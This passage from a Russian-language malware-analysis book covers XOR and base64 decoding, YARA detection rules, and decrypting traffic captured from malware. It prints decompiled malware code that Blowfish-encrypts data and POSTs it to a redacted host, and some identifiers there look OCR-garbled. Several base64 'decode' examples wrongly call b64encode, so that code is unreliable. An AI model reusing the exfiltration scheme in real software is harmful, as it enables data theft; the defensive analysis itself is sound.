>>> out_buf = single_byte_xor(in_buf, 0xBC)
>>> print out_buf
```

3. Чтобы применить XOR с `0xBC` ко всем байтам файла `input.txt` и записать результат в `output.txt`, выполните:

```
$ python
>>> from xortools import single_byte_xor
```

```
>>> in_buf = open('input.txt','rb').read()
>>> out_buf = open('output.txt','wb')
>>> out_buf.write(single_byte_xor(in_buf, 0xBC))
>>> out_buf.close()
```

Четырёхбайтовый XOR

Злоумышленники часто используют XOR с четырёхбайтовым ключом, поскольку он лучше защищает данные от декодирования аналитиком. Вместо 255 (`0xFF`) возможных однобайтовых ключей здесь существует 4 294 967 295 (`0xFFFFFFFF`) вариантов. Однако при наличии вредоносной программы, кодирующей данные, и нескольких минут работы в IDA Pro это не имеет значения. Найдя инструкцию вроде `XOR EAX,0x49171661`, вы сразу получите ключ.

Следующая функция из `xortools.py` показывает применение XOR с четырёхбайтовым ключом:

```
def four_byte_xor(buf, key):
    out = ''
    for i in range(0,len(buf)/4):
        c = struct.unpack("=I", buf[(i*4):(i*4)+4])[0]
        c ^= key
        out += struct.pack("=I", c)
    return out
```

Используйте код так же, как для однобайтового XOR, но вызывайте `four_byte_xor`:

```
$ python
>>> from xortools import four_byte_xor
>>> out_buf = four_byte_xor(in_buf, 0x49171661)
>>> print out_buf
```

Циклический XOR

Ещё один распространённый вариант - циклический XOR. Злоумышленник задаёт последовательность байтов ключа. Байт по смещению 0 ключа применяется к байту по смещению 0 кодируемых данных, байт по смещению 1 - к байту по смещению 1 и так далее до конца ключа. Затем алгоритм возвращается к его началу и применяет байт по смещению 0 к следующему байту данных. На рисунке 12-2 показан алгоритм трояна Limbo, который обфусцирует украденные данные перед отправкой по сети.



Рисунок 12-2. Циклический ключ XOR трояна Limbo

Следующая функция из `xortools.py` реализует циклический XOR:

```
def rolling_xor(buf, key):
    out = ''
    k = 0
    for i in buf:
        if k == len(key):
            k = 0
        out += chr(ord(i) ^ ord(key[k]))
        k += 1
    return out
```

Чтобы декодировать украденные Limbo данные ключом с рисунка 12-2:

```
$ python
>>> from xortools import rolling_xor
>>> out_buf = rolling_xor(in_buf, "canon75300USM")
>>> print out_buf
```

Перебор ключа XOR

Если исходный ключ XOR неизвестен, его можно попытаться угадать полным перебором. Метод применяет к закодированным данным все возможные значения XOR, от `0` до `0xFF` для однобайтовых ключей, пока не будет выполнено заданное условие. Здесь условиями служат строки или шаблоны байтов, которые вы ожидаете увидеть после правильного декодирования. Нужно хотя бы представлять, что искать в декодированном файле, иначе алгоритм не поймёт, когда остановиться.

> **Примечание.** Перебор четырёхбайтовых ключей XOR не реализован в `xortools.py`, поскольку занимает слишком много времени. Эту возможность можно добавить самостоятельно, но быстрее может оказаться программа на C. Дидье Стивенс (Didier Stevens) создал на C инструмент XORSearch.[1] Он также не перебирает четырёхбайтовые ключи, зато ищет шаблоны в файлах, закодированных операциями ROL, ROR и ROT.

Следующая функция из `xortools.py` реализует полный перебор однобайтовых ключей XOR. Ей передаются закодированный буфер, список строк-признаков успеха и необязательные начальное и конечное смещения, в пределах которых должна находиться строка.

```
def single_byte_brute_xor(buf, plntxt, start=None, end=None):
    for key in range(1,255):
        out = ''
        for i in buf:
            out += chr(ord(i) ^ key)
        for p in plntxt:
            if out[start:end].find(p) != -1:
                return (p, key, out)
    return (None,None,None)
```

Чтобы перебирать ключи для данных в `in_buf`, пока декодированный буфер не будет содержать `http`, `www` или `MZ` - заголовок DOS, обозначающий начало исполняемого файла, - используйте:

```
$ python
>>> from xortools import single_byte_brute_xor
>>> plaintext = ['http', 'www', '\x4d\x5a']
>>> (match, key, out_buf) = single_byte_brute_xor(in_buf, plaintext)
>>> if match:
>>>     print 'Found a match for ' + match + ' using key ' + hex(key)
>>>     print out_buf
```

После возврата `single_byte_brute_xor` сообщает найденную в декодированном буфере строку, подходящий ключ XOR и сам декодированный буфер.

Рецепт 12-2. Обнаружение данных с XOR-кодированием с помощью yaratize

> **На DVD.** Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

В этом рецепте показано, как создать все однобайтовые XOR-варианты заданной строки или последовательности байтов. Затем из полученного списка можно построить правило YARA и обнаруживать документы PDF, DOC и SWF, перехваченный трафик, сегменты памяти и другие данные, содержащие закодированную XOR копию строки. Это отличный способ находить данные с XOR-кодированием без ручного просмотра всего встречающегося материала.

Следующий код использует функцию `single_byte_xor` из предыдущего рецепта и также включён в `xortools.py` на DVD книги.

```
def get_xor_permutations(buf):
    out = []
    for key in range(1,255):
        out.append(single_byte_xor(buf, key))
    return out


def yaratize(rule, vals):
    n = 0
    strs = []
    for val in vals:
        s = '    $_%d = { ' % n
        for c in val:
            s += "%2.2x " % ord(c)
        s += '}'
        strs.append(s)
        n += 1
    return """
rule %s
{
    strings:
    %s

    condition:
    any of them
}""" % (rule,'\n'.join(strs))
```

Следующий пример создаёт правило YARA, обнаруживающее любой XOR-вариант строки `This program cannot`, подстроки сообщения `This program cannot be run in DOS mode`. Она встречается в двоичных файлах Windows, например EXE и DLL, но нас интересуют только её XOR-кодированные варианты, появляющиеся при намеренной попытке скрыть строку. Команды вводятся в оболочке Python и выводят правило YARA.

```
$ python
>>> from xortools import get_xor_permutations as get_perms
>>> print yaratize('XorDos', get_perms("This program cannot"))

rule XorDos
{
    strings:
    $_1 = { 55 69 68 72 21 71 73 6e 66 73 60 6c 21 62 60 6f 6f 6e 75 }
    $_2 = { 56 6a 6b 71 22 72 70 6d 65 70 63 6f 22 61 63 6c 6c 6d 76 }
    $_3 = { 57 6b 6a 70 23 73 71 6c 64 71 62 6e 23 60 62 6d 6d 6c 77 }
    $_4 = { 50 6c 6d 77 24 74 76 6b 63 76 65 69 24 67 65 6a 6a 6b 70 }
    [REMOVED]

    condition:
    any of them
}
```

YARA была представлена в главе 3, поэтому синтаксис правил вам уже знаком. YARA работает быстро, и большие наборы сигнатур не вызывают заметных проблем с производительностью. Следующие команды создают файл правил со всеми вариантами трёх строк, которые требуется обнаруживать.

```
$ python
>>> from xortools import get_xor_permutations as get_perms
>>> rules = open('xorsigs.yar', 'w')
```

```
>>> rules.write(yaratize('XorDos', get_perms("This program cannot")))
>>> rules.write(yaratize('XorBank', get_perms('banking')))
>>> rules.write(yaratize('XorKernel', get_perms('kernel32.dll')))
>>> rules.close()
```

Теперь остаётся искать вредоносные данные:

```
$ yara -r -s xorsigs.yar Malware/
XorDos Malware/151147643
000006B5: FB C7 C6 DC 8F DF DD C0 C8 DD CE C2 8F CC CE C1 C1 C0 DB
XorDos Malware/29b01e816f0ba3735aeaa3517d653ccbc6342577.exe
0000046A: 2B 17 16 0C 5F 0F 0D 10 18 0D 1E 12 5F 1C 1E 11 11 10 0B
XorKernel Malware/7d927a57d0488f56e46f2073327bd1983b7e413d.exe
00005CF5: BD B3 A4 B8 B3 BA E5 E4 F8 B2 BA BA
XorDos Malware/8404200644217e86445d89d1f3ae8fee_oc.exe
00004BCC: 44 78 79 63 30 60 62 7F 77 62 71 7D 30 73 71 7E 7E 7F 64
XorKernel Malware/binaries/03d5fbb4bf2afca20dc78419abbe89f7
000E89E3: 9F 91 86 9A 91 98 C7 C6 DA 90 98 98
[REMOVED]
```

Поиск сразу обнаружил множество файлов с XOR-кодированными исполняемыми образами. Примерно столько же файлов содержат XOR-варианты строки `kernel32.dll`, часто встречающейся в буферах шелл-кода.

Рецепт 12-3. Декодирование base64 с нестандартными алфавитами

Авторы вредоносных программ любят base64, поскольку он упрощает передачу двоичных данных по текстовым протоколам. Часто встречаются HTTP-запросы к URL вроде `/page.php?v=dGVzdGluZw==`: так программа пытается вывести двоичные данные, закодированные base64. В этом рецепте показано, как распознавать и декодировать данные base64.

Распознавание данных base64

Алгоритм base64 преобразует каждые три байта двоичных данных в четыре символа из следующего 64-символьного набора, называемого алфавитом base64:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz
0123456789+/
```

Данные base64 легко заметить визуально, поскольку строка состоит только из этих 64 символов. Есть одно исключение: 65-й символ `=` используется для заполнения. Если длина кодируемых данных не кратна четырём байтам, выход дополняется. Для обнаружения вредоносных программ, использующих base64, подойдёт следующее правило YARA, проверяющее наличие алфавита base64.

```
rule base64
{
 strings:
 //standard alphabet
 $a="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
 //urlsafe alphabet
 $b="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_"
 condition:
 $a or $b
}
```

> **Примечание.** Сценарий Perl из рецепта 10-10 обнаруживает строки base64 в реестре. Сначала он проверяет, что длина кратна четырём, а затем выражением `/[0-9a-zA-Z\+\/=]{$length}/` проверяет набор символов.

Положительное совпадение с такой сигнатурой, вероятно, указывает на использование base64. Откройте файл в IDA Pro и перейдите по одной из перекрёстных ссылок на строку: там вы найдёте алгоритм base64, как на рисунке 12-3. Для самого декодирования изучать алгоритм в IDA не требуется, но вредоносные программы часто сочетают base64 с шифрованием. Найдя функцию base64, вы, скорее всего, окажетесь всего в нескольких шагах от алгоритма шифрования.



Рисунок 12-3. Переход по перекрёстной ссылке на алфавит ведёт к алгоритму base64

Декодирование base64 в Python

Данные base64 можно декодировать модулями Python `base64` и `binascii`. Для демонстрации используется следующий POST-запрос варианта DNS-подменщика Zlob.[2]

```
POST /index.php HTTP/1.1
Authorization: Basic
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Host: xx.255.186.237
Cache-Control: no-cache

x=MTkyLjE2OC4xMjguMTI4OzE5Mi4xNjguMTI4LjI7OzswOzE5
   Mi4xNjguMTI4LjI1NDs7OzA=
```

Полезная нагрузка POST похожа на base64. Достаточно вставить её в оболочку Python:

```
$ python
>>> import base64
>>> s = "MTkyLjE2OC4xMjguMTI4OzE5Mi4xNjguMTI4LjI7O
        zswOzE5Mi4xNjguMTI4LjI1NDs7OzA="
>>> print base64.standard_b64decode(s)
192.168.128.128;192.168.128.2;;;0;192.168.128.254;;;0
```

После декодирования остаются IP-адрес заражённого компьютера, IP-адрес его шлюза, область базовой аутентификации маршрутизатора, имя пользователя и пароль маршрутизатора, если Zlob сумел их угадать, и IP-адрес DHCP-сервера. Функция `standard_b64decode` использовала стандартный 64-символьный алфавит. Однако не все реализации base64 следуют ему. Согласно RFC для base16, base32 и base64[3], единого общепринятого алфавита нет. Символ / небезопасен в именах файлов и URL, а + и / старые средства текстового поиска и индексирования воспринимают как границы слов. Поэтому приложение может выбрать другой алфавит.

Это создаёт проблему: данные, закодированные вредоносной программой с нестандартным алфавитом, не удастся декодировать стандартным.

Декодирование с нестандартным алфавитом

`urlsafe_b64decode` декодирует строку с небольшой вариацией стандартного алфавита: вместо `+` используется `-`, а вместо `/` - `_`, то есть изменены 63-й и 64-й символы. Эту функцию можно вызвать вместо `standard_b64decode`, чтобы замена выполнялась автоматически. Другие значения 63-го и 64-го символов передаются функции `b64decode` следующим образом:

```
>>> decoded = base64.b64encode(the_string, ";]")
```

В большинстве случаев этих приёмов достаточно. Однако встречается код с нестандартным символом заполнения, например `.` вместо `=`. До декодирования его можно заменить методом Python `replace`:

```
>>> decoded = base64.b64encode(the_string.replace(".", "="), ";]")
```

Наконец, авторы вредоносных программ могут изменить порядок первых 62 символов алфавита. Например, данные кодируются алгоритмом base64 со следующим набором:

```
ZYXWVUTSRQPONMLKJIHGFEDCBA
zyxwvutsrqponmlkjihgfedcba
9876543210_-
```

Порядок здесь полностью обращён. К сожалению, модуль Python `base64` не позволяет легко декодировать такой вариант. Он использует алгоритмы встроенного в Python модуля `binascii`. Пришлось бы загрузить исходный код Python, изменить `Modules/binascii.c`, заново скомпилировать `binascii.so` и импортировать изменённый модуль. Это возможно, но неудобно. Практичнее найти реализацию base64 на C, например поиском `base64.c` или `base64.cpp`, изменить нужные строки и скомпилировать собственный декодер:

```
static const char Base64[] = \
    "ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba9876543210_-";

static const char Pad64 = '.';
```

Расшифрование

Рецепты этого раздела связаны общей задачей: расшифрованием данных, украденных вредоносной программой с компьютера жертвы. Вероятно, вам никогда не встретится тот же образец, который используется в примере, но он хорошо представляет реальные случаи, а изложенные идеи применимы к сходным расследованиям. Представьте, что вы получили запись сетевого обмена с инцидента и копию двоичного файла вредоносной программы, предположительно создавшей этот трафик. Одних этих двух ресурсов вместе с навыками расследования и обратного проектирования должно быть достаточно для расшифрования данных в записи.

Рецепт 12-4. Выделение зашифрованных данных из записей сетевого обмена

Сначала найдите пакеты с зашифрованными данными с помощью Wireshark или похожего инструмента. Поскольку вредоносная программа крадёт сведения, прежде всего рассматривайте исходящие пакеты. Если используется HTTP, украденные данные, вероятно, переданы в полезной нагрузке POST. Найдя трафик, выделите зашифрованное содержимое из остальной записи. На рисунке 12-4 показано, как экспортировать полезную нагрузку POST из записи и сохранить её в файл.




Рисунок 12-4. Экспорт полезной нагрузки POST с помощью Wireshark

Данные на рисунке 12-4 закодированы base64. Их можно декодировать приёмами из рецепта 12-3, но результат всё равно окажется нечитаемым. В следующем примере `payload_base64.txt` содержит извлечённую полезную нагрузку POST.

```
$ python
>>> import base64
>>> buf = open("payload_base64.txt").read()
>>> decoded = base64.standard_b64decode(buf)
>>> out = open("out.bin", "wb")
```

```
>>> out.write(decoded)
>>> out.close()
>>> exit()
$ xxd out.bin
0000000: 8bda 2d7f 2cac 67f3 ab04 a3ff 0cf2 e6f4  ..-.,.g.........
0000010: 30aa c7e8 fa7a e6e1 5966 cd30 ecbb 1eb5  0....z..Yf.0....
0000020: 1354 cd5f 5bd0 816f 9569 5a05 110b 640f  .T._[..o.iZ...d.
0000030: 3e2b 5334 5b7d 2743 1e0e 7e9f 1373 e17e  >+S4[}'C..~..s.~
[REMOVED]
```

Файл `out.bin` не содержит открытого текста. Следовательно, перед кодированием base64 вредоносная программа каким-то образом зашифровала данные. Определить вид шифрования можно только обратным проектированием образца: именно в нём находятся сведения об алгоритме и ключах. Увидев в IDA Pro более двух тысяч функций, легко растеряться. Разумный первый шаг - найти в исполняемом файле вызовы сетевых API, поскольку известно, что программа отправляет зашифрованные данные удалённому узлу. На рисунке 12-5 показан декомпилированный код функции, найденной переходом по перекрёстной ссылке на `HttpSendRequestA`; декомпиляция выполнена модулем Hex-Rays для IDA Pro.

```
nSize = 64;
GetComputerNameA(&Buffer, &nSize);
v2 = sub_408FD0();
if ( sub_408CE0(&v14, v2)
  && sub_4HHHAH(&v14)
  && sub_408D10(&v14, &v16, &v13)
  && (sub_408FE0(&v15),
      v8 = sub_402B00(),
      sub_409950(&v15, v8, 0, (int)&v16, (int)&unk_489280),
      sub_4HYHHH(&v14, v14, &vH, a1, aY))
  && sub_409160(&v15, &v18[v8], &v11) )
{
  v8 += v11;
  sub_409950(&v15);
  v5 = malloc(4 * (vH + Y) / 3 + 1);
  v12 = sub_401000(v5, v8);
  v6 = InternetOpenA("Mozilla/4.0", 0, 0, 0, 0);
  v7 = InternetConnectA(v6, "[redacted]", 0x50u, 0, 0, 3u, 0, 0);
  hInternet = HttpOpenRequestA(v7, "POST", "/x.php", 0, 0, 0, 0, 0);
  HttpSendRequestA(
    hInternet,
    "Content-Type: application/x-www-form-urlencoded",
    strlen("Content-Type: application/x-www-form-urlencoded"),
    v5,
    v12 - 1);
  InternetCloseHandle(hInternet);
  InternetCloseHandle(v7);
  InternetCloseHandle(v6);
  result = 1;
}
```

Рисунок 12-5. Поиск сетевого кода в IDA Pro

Переход к `HttpSendRequestA` привёл в многообещающую область. Переменная `v5` - четвёртый параметр `HttpSendRequestA`; согласно MSDN[4], это указатель на необязательные данные, отправляемые сразу после заголовков HTTP-запроса. Иными словами, `v5` указывает на полезную нагрузку POST, то есть на зашифрованные данные. Проследив использование `v5` перед передачей в `HttpSendRequestA`, можно найти код шифрования. Скорее всего, он находится в одной из безымянных подфункций в верхней части изображения. Поиск продолжается в следующем рецепте.

Рецепт 12-5. Поиск криптографии с помощью SnD Reverser Tool, FindCrypt и Kanal

Быстро найти функции шифрования помогает поиск криптографических констант или уникальных последовательностей инструкций, используемых шифрами. Для этого подходят следующие инструменты.

• **Подключаемый модуль FindCrypt для IDA Pro.**[5] Скопируйте `findcrypt.plw` в каталог модулей и выберите **Edit > Plugins > Find crypt**. Результаты появятся на вкладке вывода IDA, например:

```
40C0F4: found sparse constants for MD4
42C244: found sparse constants for SHA-1
463F00: found const array Blowfish_p_init (used in Blowfish)
463F00: found sparse constants for HAVAL
463F20: found const array HAVAL_mc2 (used in HAVAL)
463F48: found const array Blowfish_s_init (used in Blowfish)
463FA0: found const array HAVAL_mc3 (used in HAVAL)
464020: found const array HAVAL_mc4 (used in HAVAL)
4640A0: found const array HAVAL_mc5 (used in HAVAL)
47A4B8: found const array SHA256_K (used in SHA256)
47A5E8: found const array SHA512_K (used in SHA512)
481800: found const array Rijndael_Te0 (used in Rijndael)
481C00: found const array Rijndael_Te1 (used in Rijndael)
482000: found const array Rijndael_Te2 (used in Rijndael)
482400: found const array Rijndael_Te3 (used in Rijndael)
482800: found const array Rijndael_Td0 (used in Rijndael)
482C00: found const array Rijndael_Td1 (used in Rijndael)
483000: found const array Rijndael_Td2 (used in Rijndael)
483400: found const array Rijndael_Td3 (used in Rijndael)
```

• **SnD Reverser Tool.**[6] Приложение предоставляет множество функций, связанных с хешированием, преобразованием и шифрованием. На рисунке 12-6 показан пример его вывода.

Результаты для исследуемого двоичного файла можно экспортировать в текст или IDC, а затем импортировать в IDA для присвоения меток.



Рисунок 12-6. Обнаружение криптографии в двоичном файле с помощью SnD Reverser Tool

• **Модуль Krypto Analyzer для PEiD.**[7] Помимо криптографических констант этот инструмент находит вызовы связанных с шифрованием API, например `CryptGenRandom`, как показано на рисунке 12-7. Кнопка **Export** копирует результаты в буфер обмена или текстовый файл либо экспортирует их как IDC.




Рисунок 12-7. Обнаружение криптографии в двоичном файле с помощью Kanal

Средства поиска криптографии особенно полезны, когда обнаруживают лишь несколько констант. В IDA можно перейти на найденный адрес и изучить перекрёстные ссылки на соответствующие функции, что должно привести прямо к коду обработки шифруемых данных и ключей. К сожалению, в нашем примере результатов так много, что сузить круг вариантов не удаётся. Поиск читаемых человеком строк объясняет обилие криптографических данных: образец статически скомпонован с OpenSSL.

```
$ strings vendldr.exe
[REMOVED]
RSA part of OpenSSL 1.0.0a 1 Jun 2010
.\crypto\rsa\rsa_lib.cX509_SIG
algor
RAND part of OpenSSL 1.0.0a 1 Jun 2010
@@.\crypto\rand\md_rand.c
```

При статической компоновке вредоносной программы с OpenSSL код библиотеки, включая функции, глобальные переменные, сообщения об ошибках и другие элементы, встраивается в образец. OpenSSL, особенно `libeay32.lib`, - крупная библиотека, поэтому размер программы заметно возрастает. Но есть и преимущество: большинство функций `vendldr.exe`, вероятно, принадлежит библиотеке. Кроме того, вывод `strings` точно указывает использованную злоумышленниками версию OpenSSL - 1.0.0a. В следующем рецепте эти сведения используются для обратного проектирования алгоритма шифрования.

Рецепт 12-6. Перенос символов OpenSSL с помощью Zynamics BinDiff

С высокой вероятностью безымянные подфункции на рисунке 12-5 являются функциями OpenSSL. Определив их имена, вы значительно приблизитесь к пониманию используемых алгоритмов. Поскольку версия OpenSSL известна, можно скомпилировать `libeay32.dll` из исходного кода либо загрузить готовую DLL.[8] Затем инструмент двоичного сравнения определит, содержит ли вредоносная программа те же функции, что и `libeay32.dll`. В этом рецепте для анализа используется BinDiff[9], представленный в рецепте 3-11, после чего символы и комментарии из `libeay32.dll` переносятся в базу IDA вредоносной программы.

Перенос символов с помощью BinDiff

Чтобы сравнить два исполняемых файла в BinDiff:

1. Создайте базу IDA (IDB) для каждого файла.
2. Назначьте вредоносную программу `vendldr.exe` основной, а `libeay32.dll` - вторичной.
3. Откройте основную IDB в IDA, оставив вторичную закрытой. Выберите **Edit > Plugins > zynamics BinDiff 3.0** или нажмите Shift+D.

4. Нажмите **Diff Database** и выберите вторичную IDB.

После завершения сравнения наступает переломный момент анализа алгоритма шифрования: от почти полного отсутствия сведений вы переходите к хорошо размеченному коду. На рисунке 12-8 ни одна функция основной IDB в столбце **name primary** не имеет имени, зато соответствующие функции вторичной IDB в **name secondary** именованы. Выделите функции, имена которых нужно импортировать в основную IDB. Авторы выбрали все элементы со сходством и уверенностью не менее `0.75`. Затем щёлкните правой кнопкой и выберите **Port Symbols and Comments**.




Рисунок 12-8. Перенос имён функций в базу IDA вредоносной программы

Вернувшись в IDA к функции с рисунка 12-5, вы увидите радикальное изменение. BinDiff присвоил имена девяти из одиннадцати неизвестных функций. С помощью документации API OpenSSL[10] авторы разметили оставшиеся две и дали осмысленные имена их параметрам. Итоговый результат в декомпиляторе Hex-Rays показан на рисунке 12-9.

```
nSize = 64;
GetComputerNameA(&Buffer, &nSize);
md5 = EVP_md5();
if ( EVP_DigestInit(&mdctx, md5)
  && EVP_DigestUpdate(&mdctx, &Buffer, nSize)
  && EVP_DigestFinal(&mdctx, &md_value, &md_len)
  && (EVP_CIPHER_CTX_init(&ctx),
      bfcbc = EVP_bf_cbc(),
      EVP_EncryptInit_ex(&ctx, bfcbc, 0, &md_value, iv),
      EVP_EncryptUpdate(&ctx, output, &outlen, arg0, arg1))
  && EVP_EncryptFinal_ex(&ctx, &output[outlen], &tmplen) )
{
  outlen += tmplen;
  EVP_CIPHER_CTX_cleanup(&ctx);
  payload = malloc(4 * (outlen + 2) / 3 + 1);
  payloadlen = base64encode(output, payload, outlen);
  hInternet = InternetOpenA("Mozilla/4.0", 0, 0, 0, 0);
  hConnect = InternetConnectA(hInternet, "[redacted]", 80u, 0, 0, 3u, 0, 0);
  hRequest = HttpOpenRequestA(hConnect, "POST", "/x.php", 0, 0, 0, 0, 0);
  HttpSendRequestA(
    hRequest,
    "Content-Type: application/x-www-form-urlencoded",
    strlen("Content-Type: application/x-www-form-urlencoded"),
    payload,
    payloadlen - 1);
  InternetCloseHandle(hRequest);
  InternetCloseHandle(hConnect);
  InternetCloseHandle(hInternet);
  result = 1;
}
```

Рисунок 12-9. После переноса символов BinDiff видны вызываемые функции OpenSSL

По выводу Hex-Rays видно, что код создаёт хеш MD5 имени компьютера, а затем использует его как ключ Blowfish в режиме CBC, на который указывает функция `EVP_bf_cbc()`. В следующем

рецепте эти сведения позволят создать на Python средство расшифрования данных из записи сетевого обмена в открытый текст.

Рецепт 12-7. Расшифрование данных на Python с помощью PyCrypto

К этому моменту вы выделили зашифрованные данные из записи сетевого обмена, нашли функции шифрования в двоичном файле программы и соответствующим образом разметили базу IDA. Осталось немного: подробнее изучить интерфейс EVP OpenSSL. Вредоносная программа вызывает `EVP_EncryptInit_ex`; определение этой функции найдено в сетевой документации, ссылка на которую приведена в предыдущем рецепте.

```
int EVP_EncryptInit_ex(
    EVP_CIPHER_CTX *ctx,    // an initialized cipher context
    const EVP_CIPHER *type, // the cipher type
    ENGINE *impl,           // implementation (NULL == default)
    unsigned char *key,     // the symmetric key to use
    unsigned char *iv);     // the IV to use
```

Второй аргумент задаёт тип шифра, здесь Blowfish, четвёртый - ключ, пятый - вектор инициализации. Итак, код на рисунке 12-9:

• вызывает `GetComputerNameA`, чтобы получить имя компьютера жертвы;
• вычисляет хеш MD5 имени компьютера и использует его как ключ Blowfish в режиме CBC;
• использует для Blowfish восьмибайтовый IV со значениями `0B 16 21 2C 37 42 4D 58`. Эти байты находятся в глобальной переменной двоичного файла, найденной трассировкой пятого параметра `iv` функции `EVP_EncryptInit_ex`;
• кодирует зашифрованные данные base64 для удобной передачи по текстовым протоколам;
• отправляет строку base64 в полезной нагрузке POST HTTP-запроса.

Теперь известны почти все сведения, необходимые для расшифрования данных из записи трафика. Поскольку симметричный ключ получается из имени компьютера жертвы, перед расшифрованием необходимо узнать это имя. На работающей машине команда `echo %computername%` выводит значение, которое вернула бы `GetComputerNameA`. В примере имя компьютера жертвы - `JASONRESACC69`.

Расшифрование с помощью PyCrypto

PyCrypto[11] поддерживает следующие алгоритмы:

• хеширование: MD2, MD4, MD5, RIPEMD, SHA1 и SHA256;
• шифры: AES, ARC2, Blowfish, CAST, DES, DES3 (Triple DES), IDEA и RC5.

Чтобы установить PyCrypto и расшифровать данные записи сетевого обмена:

1. Скомпилируйте PyCrypto из исходного кода или выполните `apt-get install python-crypto` в Ubuntu.
2. Откройте оболочку Python и импортируйте функции MD5 и Blowfish:

```
$ python
>>> import base64
>>> from Crypto.Hash import MD5
>>> from Crypto.Cipher import Blowfish
```

3. Декодируйте полезную нагрузку POST стандартным алфавитом base64:

```
>>> b64text = open("payload_base64.txt").read()
>>> decoded = base64.standard_b64decode(b64text)
```

4. Создайте хеш MD5 имени заражённого компьютера:

```
>>> md5 = MD5.new("JASONRESACC69")
>>> key = md5.digest()
```

5. Инициализируйте объект Blowfish заданным ключом MD5, режимом CBC и восьмибайтовым IV:

```
>>> mode = Blowfish.MODE_CBC
>>> iv   = "\x0B\x16\x21\x2C\x37\x42\x4D\x58"
